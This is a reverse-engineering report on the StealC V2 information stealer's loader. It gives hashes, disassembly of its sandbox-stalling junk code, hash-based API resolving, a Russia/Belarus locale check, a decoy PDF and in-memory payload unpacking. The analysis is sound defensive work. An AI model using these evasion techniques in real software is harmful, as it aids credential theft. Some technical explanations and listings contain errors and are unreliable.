

STEALC V2

TECHNICAL ANALYSIS REPORT


ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Table of Contents

TABLE OF CONTENTS	i
FLOW CHART	ii
OVERVIEW	1
SUNWUKONGS.EXE ANALYSIS.....	2
STATIC ANALYSIS.....	2
DYNAMIC ANALYSIS	6
MACAQUE.EXE ANALYSIS	10
STATIC ANALYSIS.....	10
DYNAMIC ANALYSIS	11
DECRED.EXE ANALYSIS	29
STATIC ANALYSIS.....	29
DYNAMIC ANALYSIS	30
DECREDCLIPPER.EXE ANALYSIS	32
STATIC ANALYSIS.....	32
DYNAMIC ANALYSIS	34
YARA RULE	37
MITRE ATTACK TABLE.....	41
RECOMMENDATIONS.....	42
PREPARED BY.....	43

Flow Chart



Overview

StealC is a malware family focused on information stealing that has been widely used since it first appeared on **January 9, 2023**. According to its developer Plymouth, popular malware families such as **Vidar, Raccoon, Mars, and Redline** were used as a basis while developing StealC.

It quickly became popular thanks to its privacy-focused design, modular structure, and flexible usage scenarios. **StealC V2**, released in **March 2025**, is the most comprehensive version of this family. StealC V2 uses a **JSON**-based network communication protocol, and its current variants use **RC4** encryption to make it easier to evade static signature-based detection mechanisms.

The renewed control panel allows threat actors to customize their malicious campaigns based on criteria such as geographic location, hardware ID (**HWID**), and installed software.

While **StealC V1** used third-party libraries such as `sqlite.dll / sqlite3.dll` from the C2 server to process browser databases locally, this behavior has been completely removed in the **V2** version.

This malicious software accesses the following on infected computers:

- Session data and saved credentials belonging to web browsers,
- Cryptocurrency wallets,
- Steam account data,
- Certain files and documents on the system.

sunwukongs.exe Analysis

Name	sunwukongs.exe
MD5	1a130a9975c3f5ad8977a58fbfe06e18
SHA256	711199755fc55ac8185e64fe03bcc07aade1d449bd30e4bf7b898436d6eb3685
File Type	PE32/EXE

Static Analysis

Property	Value
File Name	C:\Users\ \Desktop\sunwukongs.exe
File Type	Portable Executable 32
File Info	No match found.
File Size	1.08 MB (1128128 bytes)
PE Size	1.07 MB (1118208 bytes)
Created	Monday 11 May 2026, 11.51.30
Modified	Monday 11 May 2026, 18.50.36
Accessed	Sunday 24 May 2026, 01.07.34
MD5	1A130A9975C3F5AD8977A58FBFE06E18
SHA-1	EC1875F605E5856AB101BFBDB4BDBB29733FC366
Property	Value
CompanyName	Larson LLC
FileDescription	mobile program - Expert Edition
FileVersion	4.11.2414.406
InternalName	mobileprogram.exe
LegalCopyright	© 2013 Larson LLC. All rights reserved.
LegalTrademarks	mobile program and the mobile program logo are trademarks o...
OriginalFilename	mobileprogram_client.exe
ProductName	mobile program
ProductVersion	4.11.2414.406

Figure 1- CFF Explorer Output

As a result of the CFF Explorer analysis, the examined malware is found to be in **Portable Executable 32-bit** format. The total size of the file was **1.08 MB** and no clear compiler or packer signature was found.




Figure 2- DIE Output

Analysis performed with Detect It Easy found that the malware is compatible with Windows Vista and above, appears to be digitally signed with Windows Authenticode, and contains a high-entropy overlay. These findings indicate that the file has been packed with a custom packer/protector.

Offset	Size	Entropy	Status	Name
00111000	000026c0	7.56246	packed	Overlay
00000000	00000400	1.56269	not packed	PE Header
00000400	00019800	5.69200	not packed	Section(0) ['.text']
00019c00	00003600	5.61384	not packed	Section(1) ['.idata']
0001a200	0009dc00	7.99307	packed	Section(2) ['.data']
000bae00	00001000	4.75585	not packed	Section(3) ['.idata']
000bbe00	00053600	6.58692	packed	Section(4) ['.rsrc']
0010f400	00001c00	5.93486	not packed	Section(5) ['.reloc']

Figure 3- Entropy Value

The executable file is found to be 95% packed. The overall file entropy is **7.65883**. Since this value is very close to 8, the file is highly packed.




Figure 4- Start Function

When the malware's **start** function is examined statically, it is found that **sub_417BD4** has been placed 6 times and is called a total of 5 times in the main flow.

```
1 int sub_417BD4()
2 {
3     int v0; // esi
4     unsigned int v1; // eax
5     int result; // eax
6
7     if ( !dword_4B95F0 )
8         sub_401000();
9     v0 = 5;
10    do
11    {
12        v1 = sub_401081();
13        result = off_4B9600[v1 % 3357]();
14        --v0;
15    }
16    while ( v0 );
17    return result;
18 }
```

Figure 5- sub_417BD4 Function Pseudocode

It has been determined that this function is a **Junk Code Execution** routine designed to hide the malware from dynamic analysis environments (sandboxes). After the seeding operation, **sub_401081** generates a positive random number, and an index value is calculated by taking this number modulo 3357 . Using this calculated value, **off_4B9600** one of the 3357 junk code entries located at this address is randomly selected and executed 5 times with a **do-while** loop. In this way, the malware aims to consume the time limits of dynamic analysis environments.

```

.data:004B95F4                ; sub_401000+191w
.data:004B95F8 dword_4B95F8    dd 0                ; DATA XREF: sub_401000+231w
.data:004B95F8                ; sub_4010441r ...
.data:004B95FC dword_4B95FC    dd 0                ; DATA XREF: sub_401000+2D1w
.data:004B95FC                ; sub_401044+51r ...
.data:004B9600 off_4B9600     dd offset sub_40108C ; DATA XREF: sub_417BD4+251o
.data:004B9604                dd offset sub_4010A3
.data:004B9608                dd offset sub_4010C4
.data:004B960C                dd offset sub_4010E5
.data:004B9610                dd offset sub_4010FC
.data:004B9614                dd offset sub_401117
.data:004B9618                dd offset sub_40113E
.data:004B961C                dd offset sub_40115C
.data:004B9620                dd offset sub_40116E
.data:004B9624                dd offset sub_40117F
.data:004B9628                dd offset sub_401194
.data:004B962C                dd offset sub_4011AF
.data:004B9630                dd offset sub_4011D2
.data:004B9634                dd offset sub_4011ED
.data:004B9638                dd offset sub_401200
.data:004B963C                dd offset sub_40121A
.data:004B9640                dd offset sub_401233
.data:004B9644                dd offset sub_40124B
.data:004B9648                dd offset sub_401264
.data:004B964C                dd offset sub_40127B
.data:004B9650                dd offset sub_4012A5
.data:004B9654                dd offset sub_4012BD
.data:004B9658                dd offset sub_4012DB
.data:004B965C                dd offset sub_4012EC
.data:004B9660                dd offset sub_401305
.data:004B9664                dd offset sub_401324

```

Figure 6- Randomly Called Functions

The image shows part of the addresses of the 3357 sub-functions (sub_...) located at address **off_4B9600**, which the malware uses to make random selections in its Junk Code Execution routine.

Dynamic Analysis

0041A0DB	68 C81ADBAF	push AFD81AC8	
0041A0E0	56	push esi	
0041A0E1	E8 EAFCEFFF	call sunwukongs.419000	
0041A0E6	68 B6A530AB	push AB30A5B6	
0041A0EB	56	push esi	
0041A0EC	8BF8	mov edi, eax	edi:ValueFormatter+10
0041A0EE	E8 DDCEFFFF	call sunwukongs.419000	eax:GetUserDefaultLCID
0041A0F3	83C4 10	add esp, 10	
0041A0F6	8BD8	mov ebx, eax	eax:GetUserDefaultLCID
0041A0F8	85FF	test edi, edi	edi:ValueFormatter+10
0041A0FA	74 0F84 8F000000	jle sunwukongs.41A18F	
0041A100	85DB	test ebx, ebx	

Figure 7- Dynamic API Resolving

The malware uses the **Import Address Table (IAT)** dependency technique to bypass antivirus static scanning engines and reduce its **Dynamic API Resolving** dependency. Accordingly, instead of storing the names of the APIs it will call in plain text, it holds their hash values, and resolves the relevant API addresses at runtime by comparing dynamic hashes it generates from the names inside the DLLs in memory with its target hash values.

GetUserDefaultLCID	FindResourceW	LoadResource	LockResource
SizeOfResource	GetTempPathW	CreateFileW	WriteFile
CloseHandle	LoadLibraryW	FreeLibrary	VirtualAlloc
VirtualFree	LoadLibraryA		

Table 1- Resolved Strings

0041A11F	FFD3	call ebx	ebx: GetLocaleInfoW
0041A121	85C0	test eax, eax	
0041A123	7E 29	jle sunwukongs.41A14E	GeoLocation Check RU&Y
0041A125	33F6	xor esi, esi	
0041A127	66:0F1F8400 00000000	nop word ptr ds:[eax+eax], ax	
0041A130	FF34B5 00F04100	push dword ptr ds:[esi*4+41F000]	esi*4+41F000:&L"RU"
0041A137	8D424 14	lea eax, dword ptr ss:[esp+14]	
0041A13B	50	push eax	
0041A13C	E8 FFFAFFFF	call sunwukongs.419C40	
0041A141	83C4 08	add esp, 8	
0041A144	85C0	test ebx, ebx	
0041A146	74 50	jle sunwukongs.41A198	
0041A148	46	inc esi	
0041A149	83FE 02	cmp esi, 2	
0041A14C	7C E2	j1 sunwukongs.41A130	
0041A14E	6A 04	push 4	
0041A150	8D424 14	lea eax, dword ptr ss:[esp+14]	
0041A154	50	push eax	
0041A155	6A 59	push 59	
0041A157	57	push edi	
0041A158	FFD3	call ebx	ebx: GetLocaleInfoW
0041A15A	85C0	test ebx, ebx	
0041A15C	7E 20	jle sunwukongs.41A17E	Language Check ru&be
0041A15E	33F6	xor esi, esi	
0041A160	FF34B5 08F04100	push dword ptr ds:[esi*4+41F008]	esi*4+41F008:&L"ru"
0041A167	8D424 14	lea eax, dword ptr ss:[esp+14]	
0041A168	50	push eax	
0041A16C	E8 CFFAFFFF	call sunwukongs.419C40	
0041A171	83C4 08	add esp, 8	
0041A174	85C0	test ebx, ebx	
0041A176	74 20	jle sunwukongs.41A198	
0041A178	46	inc esi	
0041A179	83FE 02	cmp esi, 2	
0041A17C	7C E2	j1 sunwukongs.41A160	
0041A17E	33C0	xor eax, eax	
0041A180	3B3C85 00804100	cmp edi, dword ptr ds:[eax*4+41B000]	eax*4+41B000:ValidDateHeap+152C

Figure 8- Region and Language Check

The malware performs a region and language check to verify the location of the target system, using the **GetUserDefaultLCID** and **GetLocaleInfoW** APIs.

Region	Language
Russia	Russian
Belarus	Belarusian

Table 2- Countries Subject to Language Check

00419A4D	8D4424 3C	lea eax,dword ptr ss:[esp+3C]	[esp+3C]:CloseHandle
00419A51	50	push eax	eax:L"C:\\Users\\ \\AppData\\Local\\Temp\\\"
00419A52	E9 79020000	call sunwukongs.419C00	
00419A57	8D4424 40	lea eax,dword ptr ss:[esp+40]	
00419A5B	68 41B04100	push sunwukongs.41B044	41B044:L"NdMikcfv.pdf"
00419A60	50	push eax	eax:L"C:\\Users\\ \\AppData\\Local\\Temp\\\"
00419A61	E9 2A020000	call sunwukongs.419C90	
00419A66	83C4 10	add esp,10	
00419A69	8D4424 38	lea eax,dword ptr ss:[esp+38]	[esp+38]:FreeLibrary
00419A6D	33DB	xor ebx,ebx	ebx:CreateFileW
00419A6F	53	push ebx	

Figure 9- PDF File Created in the Temp Folder

The malware creates a PDF named "**NdMikcfv.pdf**" in the **temp** folder using the **CreateFileW** API.

00419B56	8B4424 34	mov eax,dword ptr ss:[esp+34]	eax:ShellExecuteW, [esp+34]:CreateFileW
00419B5A	6A 01	push 1	
00419B5C	8D8C24 44020000	lea ecx,dword ptr ss:[esp+244]	ecx:L"C:\\Users\\ \\AppData\\Local\\Temp\\NdMikcfv.pdf"
00419B63	51	push ecx	[esp+44]:ShellExecuteW
00419B64	6A 00	push 0	ecx:L"C:\\Users\\ \\AppData\\Local\\Temp\\NdMikcfv.pdf"
00419B66	8D4C24 44	lea ecx,dword ptr ss:[esp+44]	
00419B6A	51	push ecx	41B078:L"open"
00419B6B	68 78B04100	push sunwukongs.41B078	
00419B70	6A 00	push 0	
00419B72	FFD0	call eax	eax:ShellExecuteW
00419B74	57	push edi	
00419B75	8BF0	mov esi,ecx	eax:ShellExecuteW
00419B77	FF5424 30	call dword ptr ss:[esp+30]	[esp+30]:SizeofResource
00419B7B	83FE 20	cmp esi,20	20:
00419B7E	0F8E 35FFFFFF	jle sunwukongs.419A89	
00419B84	5F	pop edi	
00419B85	5E	pop esi	
00419B86	5D	pop ebp	
00419B87	B8 01000000	mov eax,1	
00419B8C	5B	pop ebx	
00419B8D	81C4 38040000	add esp,438	eax:ShellExecuteW
00419B93	C3	ret	

Figure 10- Opening the PDF via ShellExecuteW Call

Then, the created PDF file is opened by making a **ShellExecuteW** API call.

0041A1F1	FFD3	call ebx	ebx:VirtualAlloc
0041A1F3	8BF0	mov esi,ecx	
0041A1F5	85F6	test esi,esi	
0041A1F7	74 38	jg sunwukongs.41A231	
0041A1F9	68 00980900	push 99800	
0041A1FE	68 10F14100	push sunwukongs.41F110	
0041A203	56	push esi	
0041A204	E8 17FBFFFF	call sunwukongs.419D20	

Figure 11- VirtualAlloc API Call

Afterwards, it allocates space for itself to inject malicious code using a **VirtualAlloc** API call.

```

00419D1F CC int3
00419D20 mov eax,dword ptr ss:[esp+4]
00419D24 mov ecx,dword ptr ss:[esp+C]
00419D28 push esi
00419D29 mov esi,dword ptr ss:[esp+C]
00419D2D push edi
00419D2E mov edi,eax
00419D30 rep movsb
00419D32 pop edi
00419D34 pop esi
00419D34 ret

```

Address Hex ASCII

03EC0000	DA 86 57 03 38 11 1E 68 7C 39 62 89 E8 C8 D1 88	U.W...h]9b.eEN.
03EC0010	DF 1A 46 87 90 97 08 25 E7 96 DE 7F FB 69 3B 44	8.F...%C.D.0;D
03EC0020	06 D8 B9 88 EC 21 89 68 A9 41 4C D6 FB 2C 4F 7C	.0'.11.hMALOU,O]
03EC0030	33 C1 36 A3 5C E2 9C FC 25 3D E3 83 A4 2D CF DE	3AGI\A.Um=A.+Ip
03EC0040	AF 14 98 54 AA 8A 52 5F DF 6A B1 26 B1 BE 83 D9	.T.R.DjstetA.U
03EC0050	0C 45 BE 9A 68 DD BC CO ED 26 CA 5B 00 4F 2C B1	.EN.hYNA1e[.O.±
03EC0060	2D 28 27 9F D0 81 BE DF C5 C7 05 EA 03 4A 83 4E	+'.D.N8Ac.e.J.N
03EC0070	70 EF 5D C0 48 92 AD EF 50 66 94 78 85 35 73 88	p]Ah..1Pf.xuS.
03EC0080	65 20 A5 A6 AA 5D 5E 1F 76 18 8F 62 20 33 5B 61	e.Y.A].V..b3[a
03EC0090	F0 34 FE 9D 68 65 F3 FF D4 47 64 D9 D7 85 16 AB	04p.heoy0GduX..«
03EC00A0	3D 08 43 85 BD DA E2 0F 69 CB 5A BC 27 4F C2 9F	=.G.xUA.1EZM'0A.
03EC00B0	FB 71 F4 CC D5 50 CC 16 75 BA 70 D7 71 50 97 A6	0q0I0P].U.pKqP..
03EC00C0	49 60 48 2B 50 C9 47 DF 52 0A 11 87 35 92 85 FA	I H+PEGBA...5..U
03EC00D0	C0 59 64 B0 CE E0 7D 76 46 7D 90 A4 97 0F CC 19	Ayd'ta)vfj].M..I.
03EC00E0	F1 CA 0C BB EA FA 0E D9 38 37 F4 AC 1E 68 C2 E7	hE..eu.U;70n.hAc
03EC00F0	7C E6 CD 5B 02 2B C1 DC 14 34 C6 A1 70 E5 58 77	leTt.(AU..4EipAw
03EC0100	CF EF 74 4F 74 D4 CF 0E 0E 0A 0A 0A 0A 0A 0A	4555555555555555

Figure 12- Writing the Malicious Payload into the Allocated Space

The malware uses the **pop esi** instruction to write the malicious payload into the space it allocated.

```

0041A20E 68 10F04100 push sunwukongs.41F010
0041A213 68 00980900 push 99800
0041A218 56 push esi
0041A219 E8 12E6FFFF call sunwukongs.418830
0041A21E 56 push esi
0041A21F E8 1C000000 call sunwukongs.41A240
0041A224 83C4 20 add esp,20
0041A227 68 00800000 push 8000
0041A22C 6A 00 push 0
0041A22E 56 push esi
0041A22F FFD7 call edi
0041A231 5F pop edi
0041A232 5B pop ebx
0041A233 5E pop esi
0041A234 C3 ret

```

Address Hex ASCII

03EC0000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
03EC0010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	@.....
03EC0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
03EC0030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
03EC0040	0E 1F BA 0E 00 84 09 CD 21 B8 01 4C CD 21 54 68	..*...i!..LI!Th
03EC0050	69 73 20 70 72 6F 72 61 6D 20 63 61 6E 6F 6F 6F	is program canno
03EC0060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in Dos
03EC0070	6D 6F 64 65 2E 0D 0A 24 00 00 00 00 00 00 00 00	mode...\$.....
03EC0080	14 17 81 17 50 76 EF 44 50 76 EF 44 50 76 EF 44	...PvIDPvIDPvID
03EC0090	29 F7 EC 45 5C 76 EF 44 29 F7 EA 45 E6 76 EF 44	)=iE(vID)+eEaVid
03EC00A0	29 F7 E8 45 47 76 EF 44 D7 FF EC 45 46 76 EF 44	)=eEGvIDxyIEFvID
03EC00B0	D7 FF E8 45 41 76 EF 44 D7 FF EA 45 02 76 EF 44	xyeEAvIDxye.vID
03EC00C0	29 F7 EE 45 53 76 EF 44 50 76 EE 44 28 76 EF 44	)=iESvIDPvID+vID
03EC00D0	C9 FF E6 45 5F 76 EF 44 C9 FF ED 45 51 76 EF 44	EyEe_vIDEyIEQvID
03EC00E0	52 69 63 68 50 76 EF 44 00 00 00 00 00 00 00 00	RichPvID.....
03EC00F0	50 45 00 00 4C 01 05 00 BB 02 EA 69 00 00 00 00	PE...L...».Et...
03EC0100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Figure 13- Converting to PE Format

sub_418830 function converts the malicious payload into PE format. The dump was tracked in the memory map and saved in exe format. The saved .exe file was examined both statically and dynamically.

macaque.exe Analysis

Name	macaque.exe
MD5	da844767e3eace685b2f4bfa4fc0ded0
SHA256	2e38987f257d65e20a029b06ff8601c3f4ad47d60158b960eda2767d8068c770
File Type	PE32/EXE

Static Analysis

▼ PE32		
Operation system: Windows(Vista)[I386, 32-bit, GUI]	S	?
Linker: Microsoft Linker(14.36.35225)	S	?
Compiler: Microsoft Visual C/C++ (19.36.35225)[LTCG/C++]	S	?
Language: C++	S	?
Tool: Visual Studio(2022, v17.6)	S	?
▼ Overlay: Binary[Offset=0x00099800,Size=0x0800]		
Unknown: Unknown	S	?

Figure 14- DIE Output

As a result of the DIE analysis, the file is found to be a 32-bit PE compatible with Windows Vista and to contain an overlay of 0x800 (2 KB) in size.

